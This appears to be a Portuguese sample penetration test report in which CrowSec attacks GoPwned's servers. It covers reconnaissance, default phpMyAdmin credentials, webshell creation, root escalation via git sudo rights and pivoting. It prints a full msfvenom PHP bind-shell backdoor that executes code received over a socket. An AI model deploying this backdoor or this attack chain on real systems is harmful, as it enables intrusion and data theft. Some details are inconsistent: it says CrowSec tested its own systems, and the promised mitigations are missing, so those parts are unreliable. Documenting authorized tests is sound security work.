|  |
| --- |
| Relatório de Pentest. (Teste de Intrusão) |
| Cliente: GoPwned |
|  |
| **CrowSec – Segurança Ofensiva** |
| **20/10/2019** |

20 de outubro de 2019

**Att.**

**Sr. Mark Henning**

**GoPwned – Fitness Company**

**Considerações iniciais**

Através deste presente relatório apresentamos o **Relatório de Pentest (Teste de Intrusão)** segundo o escopo definido pela proposta aprovada pelas partes envolvidas nesta análise.

Carlos Eduardo Vieira

Founder & Penetration Tester

**2 - Introdução e objetivo**

A CrowSec foi contratada para conduzir um PENTEST nos sistemas da CrowSec. A avaliação foi conduzida de maneira a simular um ataque malicioso com objetivo de determinar o impacto que falhas de segurança podem ter no que diz respeito à integridade, disponibilidade e confidencialidade do negócio.

**2.1 - Escopo**

De acordo com o combinado e acordado entre as partes, o PENTEST escolhido foi do tipo BLACKBOX (Sem conhecimento de informações), ou seja, a única informação oferecida pela CONTRATANTE foi o site da empresa.

|  |
| --- |
| **SITE** |
| gopwned.com.br |

A CONTRATANTE deu liberdade para que o teste inicie a partir do SITE e tem conhecimento que a CONTRATADA tem permissão de acessar seus ativos (servidores e serviços) internos desde que o ataque tenha sido iniciado através do SITE principal.

O objetivo deste **PENTEST** do tipo **BLACKBOX** é conduzir uma simulação de ataque malicioso da maneira que seja possível determinar o impacto que as falhas de segurança possam apresentar na:

* Na Integridade dos sistemas da companhia
* Na confidencialidade das informações de clientes
* Na infraestrutura interna e disponibilidade dos sistemas e serviços

O resultado dessa avaliação deve ser usado para mitigação dessas falhas a fim de minimizar os riscos e melhorar a segurança.

**2.2 - Limitações de Escopo**

As **limitações** impostas pela CONTRATANTE foram:

* Ataques DoS e DDoS (Negação de Serviço) (visto que outra empresa presta suporte a disponibilidade de seus sistemas)
* Ataques de Engenharia Social (pois objetivo principal da contratante é medir o nível de segurança de seu ambiente sem depender do fator de erro humano)

**2.3 - Responsabilidades**

O trabalho desenvolvido pela CrowSec **não** tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para minimizá-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implantadas em ambiente em produção. A CrowSec **não se responsabiliza** pela implantação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

**2.4 - Metodologia**

A metodologia utilizada neste teste visa analisar os níveis de proteção implantados, iniciando sem nenhuma informação disponibilizada pela empresa.

O teste se inicia na fase de COLETA DE INFORMAÇÕES, onde se colhe informações públicas sobre alvo, depois passamos para a fase de reconhecimento e identificação da aplicação, onde identificamos versões de software, tipo dos sistemas, arquitetura etc, após isso iniciamos uma varredura manual para encontrar possíveis vetores de entrada e posteriormente planejarmos o ataque, somente após esse reconhecimento se inicia a fase de detecção de vulnerabilidades e posteriormente a exploração e pós-exploração e validação do risco.

**3. - Sumário executivo**

Os resultados das avaliações efetuadas na aplicação a partir da internet, demonstram que a empresa possui sérios riscos de segurança no qual a presença de vulnerabilidades **GRAVES** compromete o sigilo de informações sensíveis e a imagem da empresa GOPWNED.

**3.1 - Resumo das ameaças**

Através da internet foi possível localizar uma aplicação de gerenciamento de banco de dados com uma senha padrão que permitiu acesso a rede interna, comprometendo todos os servidores da infraestrutura, contando com o site principal.

**4. - Resultado do Trabalho - Análise Técnica**

**4.1 – Coleta de Informação**

Iniciamos a coleta de informação do ambiente a fim de levantar informações sobre o ambiente.  
 o domínio [**www.crowsec.com.br**](http://www.crowsec.com.br) respondia para o IP **104.24.99.192** e ao fazer uma pesquisa por IP descobrimos que o IP é da cloudflare (WAF e proteção WEB).

Acessando o site da empresa podemos obter informações importantes como alguns e-mails da empresa:

* [contato@gopwned.com.br](mailto:contato@gopwned.com.br)
* [amanda.pires@gopwned.com.br](mailto:amanda.pires@gopwned.com.br)

**Consultando o DNS**

O servidor de DNS não permitia a realização da Transferência de zona com isso não foi possível conseguir acesso a todas as entradas DNS usando esta técnica.

Por isso usamos uma técnica de brute force de DNS e encontramos as seguintes entradas:

|  |  |
| --- | --- |
| Brute force de DNS | |
| www.gopwned.com.br | 104.24.99.192 |
| backup.gopwned.com.br | 144.91.84.64 |
| system.backup.com.br | 144.91.84.63 |

**Pesquisa pública usando a técnica de Google Hacking**

*Consulta:*

|  |
| --- |
| site:linkedin.com intext:"em Gopwned" |

Nos resultados de pesquisa conseguimos encontrar um dos funcionários da empresa no Linkedin “Amanda Pires”, no perfil desde funcionários contém algumas informações que poderiam ser confidenciais:

<https://www.linkedin.com/in/amanda-pires-063459195/>

Uma imagem contendo laptop, equipamentos eletrônicos, interior, computador

Descrição gerada automaticamente

Nesta imagem podemos notar que a funcionária da empresa publicou em uma rede social, dados confidenciais como uma planilha financeira e uma possível senha anotada em um post-it.

A anotação no post-it contém a informação: “Amanda 2019”, com isso seria possível realizar alguns testes usando este padrão, como por exemplo: “amanda2019, amanda@2019, Amanda2019”.

Na verificação dos sub-domínios entrados durante os testes, identificamos que o system.gopwned.com.br (Akaunting **-** [**Software de contabilidade gratuito**](https://akaunting.com/)) é o sistema de contabilidade da empresa, realizamos alguns testes com o e-mail da Amanda que localizamos no site da empresa e as possíveis senhas, mas nenhuma das tentativas foi possível ganhar acesso ao sistema da empresa.

Na fase de enumeração e identificação de vulnerabilidades, identificamos que o arquivo <http://system.gopwned.com.br/robots.txt> que está no servidor do sistema está bloqueando o acesso às seguintes URL’s para os robôs de pesquisa:

* Disallow: /phpmyadmin
* Disallow: /admin
* Disallow: /mysqladmin
* Disallow: /backup/

Identificamos o que cada URL faz:

* /phpmyadmin - Página com acesso bloqueado (ERRO 403)
* /admin - Página de acesso administrativo no sistema
* /mysqladmin - Página do PHPMYADMIN (Sistema de gerenciamento de banco de dados)
* /backup - Página com “INDEX OF” habilitado

5) Exploração

5.1) Testando PHPMYADMIN

Na página “<http://system.gopwned.com.br/backup/>” é possivel verificar que existe um arquivo com o DUMP de todas as informações do banco de dados do sistema, possibilitando qualquer pessoas na internet acessar todas as informações dos clientes, logins e senhas para acessos no sistema.

Identificamos no painel de administração do banco de dados (PHPMYADMIN) que o mesmo está com o login e senha padrão:


Login: root

Senha: em branco


Usando este login e senha é possível acessar o banco de dados do sistema com as credenciais administrativas “root”, alterar e até deletar todos os dados do sistema.


Usando este sistema um atacante pode injetar um código malicioso dentro do servidor, durante a fase de exploração identificamos e realizamos uma PoC (Prova de conceito) a fim de ganhar acesso no servidor do sistema.

Durante os testes criamos o arquivo webshell.php dentro do servidor principal usando comandos SQL:



Usando este comando criamos o arquivo webshell.php onde é possível executar comandos dentro do servidor de forma passiva, como é possível ver no exemplo abaixo:





5.2) Criando backdoor

A partir disso criamos um backdoor em PHP para termos acesso tiretamente no servidor, para isso criamos um arquivo malicioso com a ferramenta MSFVENOM para criar um backdoor na porta 9999 do servidor.


Código malicioso usado para criar o backdoor:

|  |  |
| --- | --- |
|  | <?php /\*\*/ error\_reporting(0); $ip = '0.0.0.0'; $port = 9999; if (is\_callable('stream\_socket\_server')) { $srvsock = stream\_socket\_server("tcp://{$ip}:{$port}"); if (!$srvsock) { die(); } $s = stream\_socket\_accept($srvsock, -1); fclose($srvsock); $s\_type = 'stream'; } elseif (is\_callable('socket\_create\_listen')) { $srvsock = socket\_create\_listen(AF\_INET, SOCK\_STREAM, SOL\_TCP); if (!$res) { die(); } $s = socket\_accept($srvsock); socket\_close($srvsock); $s\_type = 'socket'; } elseif (is\_callable('socket\_create')) { $srvsock = socket\_create(AF\_INET, SOCK\_STREAM, SOL\_TCP); $res = socket\_bind($srvsock, $ip, $port); if (!$res) { die(); } $s = socket\_accept($srvsock); socket\_close($srvsock); $s\_type = 'socket'; } else { die(); } if (!$s) { die(); } switch ($s\_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket\_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s\_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket\_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock\_type'] = $s\_type; if (extension\_loaded('suhosin') && ini\_get('suhosin.executor.disable\_eval')) { $suhosin\_bypass=create\_function('', $b); $suhosin\_bypass(); } else { eval($b); } die();  Depois de criarmos o backdoor e se conectar, é possível identificar que não há um FIREWALL entre o servidor e o atacante, ou qualquer firewall dentro do servidor. |
|  | Conectando a backdoor: |

Agora que temos acesso ao servidor, seria possível por exemplo: deletar todos os arquivos do servidor e até causando indisponibilidade do serviço.


5.3 ) **Ganhando acesso como ROOT no servidor**

Identificamos que o login do apache ter permissão para rodar o comando git com permissões de root no servidor como mostra a imagem abaixo:



Podemos verificar no siste: <https://gtfobins.github.io/> que é possivel usar o git para ganhar acesso a um shell com o login root do servidor.


Então usando o git ganhamos acesso como root no servidor como mostra a imagem abaixo:



Podemos ver que agora temos acesso como root no servidor do sistema, agora, com acesso e controle total sobre o servidor.

Durante a análise do servidor, identificamos que o mesmo possui acesso SSH ao servidor backup.gopwned.com.br e o servidor de backup tem acesso como root no servidor vmgopwned003.gopwned.com.br.

Podemos verificar na imagem abaixo, toda a anatomia do ataque:



**Conclusão**

A CROWSEC SEGURANÇA OFENSIVA conclui este trabalho com objetivo atingido no qual foi possível identificar problemas de segurança e recomendar suas possíveis mitigações.

Após a CONTRATANTE aplicar todas as correções sugeridas a CROWSEC irá executar o Reteste afim de validar as correções aplicadas pelo cliente.

Desde já agradecemos a oportunidade em oferecermos nossos serviços profissionais e estamos a sua disposição para qualquer dúvida que considerem pertinentes.

**Corpo Técnico**

Carlos Eduardo Vieira   
Penetration Tester / RedTeam   
contato@crowsec.com.br

**Anexo I – Acordo de Confidencialidade**

A **CONTRATANTE** (GOPWNED) e a **CONTRATADA** (CROWSEC SEGURANÇA OFENSIVA) acordam entre si:

1. A **CONTRATANTE** entrega a **CONTRATADA** informação de sua propriedade relativos às

configurações de segurança de seus dispositivos informáticos sujeitos ao objeto da atividade

contratada (Teste de Intrusão).

2. A informação entregue pela **CONTRATANTE** à **CONTRATADA** e vice-versa, relacionado ao objeto ou

mesmo produto da atividade contratada se constitui Informação Confidencial.

3. A **CONTRATADA** se obriga a:

a. Manter em caráter sigiloso a Informação Confidencial e não disponibilizá-la a terceiros

sem o consentimento da **CONTRATANTE**.

b. Utilizar a Informação Confidencial exclusivamente para a atividade contratada e tarefas

definidas no escopo deste trabalho.

c. Restituir toda a Informação Confidencial toda vez que esta for solicitada pela

**CONTRATANTE**.

d. Destruir toda Informação Confidencial com solicitação e consentimento da

**CONTRATANTE**, a qual a **CONTRATADA** deverá provar tal destruição.

e. Revelar a Informação Confidencial somente às pessoas cujo conhecimento é

indispensável para atender a finalidade da atividade contratada. Estas pessoas devem

manter as obrigações aqui previstas e a **CONTRATADA** responderá somente a elas.

f. Eliminar toda cópia eletrônica e/ou impressa da Informação Confidencial de qualquer

equipamento informático ou outros equipamentos de apoio, salvo autorização expressa

da **CONTRATANTE**, uma vez que o trabalho seja finalizado.

4. A **CONTRATADA** está liberada de sua obrigação em guardar segredo da Informação Confidencial

caso:

a. As evidências fornecidas pela **CONTRANTE**, sejam de prévio conhecimento da

**CONTRATADA** em período anterior à atividade contratada.

b. As informações sejam publicamente conhecidas sem que resultem no descumprimento

da **CONTRATADA** ou de um terceiro sujeito a uma obrigação de confidencialidade.

c. Exista uma obrigação jurídica de fornecimento da informação. Neste caso a

**CONTRATADA**, poderá revelar somente o mínimo de Informação Confidencial

necessário para o cumprimento da exigência legal. Neste caso, a informação apenas será

fornecida depois da notificação formal a ambas as partes. Este direito também poderá ser

exercido pela **CONTRATADA** no dia do vencimento do prazo para provimento desta

informação, descrito no requerimento jurídico.

5. A **CONTRATADA** está ciente que:

a. A **CONTRATANTE**, não outorga nenhuma garantia a respeito da Informação

Confidencial, salvo que este conteúdo é de sua propriedade e tem todo direito em revelá-la.

b. A Informação Confidencial pode conter erros, ser inexata, não ser aplicável ou não se

destinar à questão da atividade contratada.

c. A **CONTRATADA** é exclusivamente responsável pela atualização da Informação

Confidencial, o uso que ela outorgue e os efeitos que esta atualização resulte.

d. A Informação Confidencial tem um valor estratégico para a **CONTRATANTE.**

6. A **CONTRATANTE** está ciente que:

a. Os documentos entregues (impressos ou eletrônicos) serão de acesso exclusivo aos

responsáveis pela empresa contratante e/ou área contratante.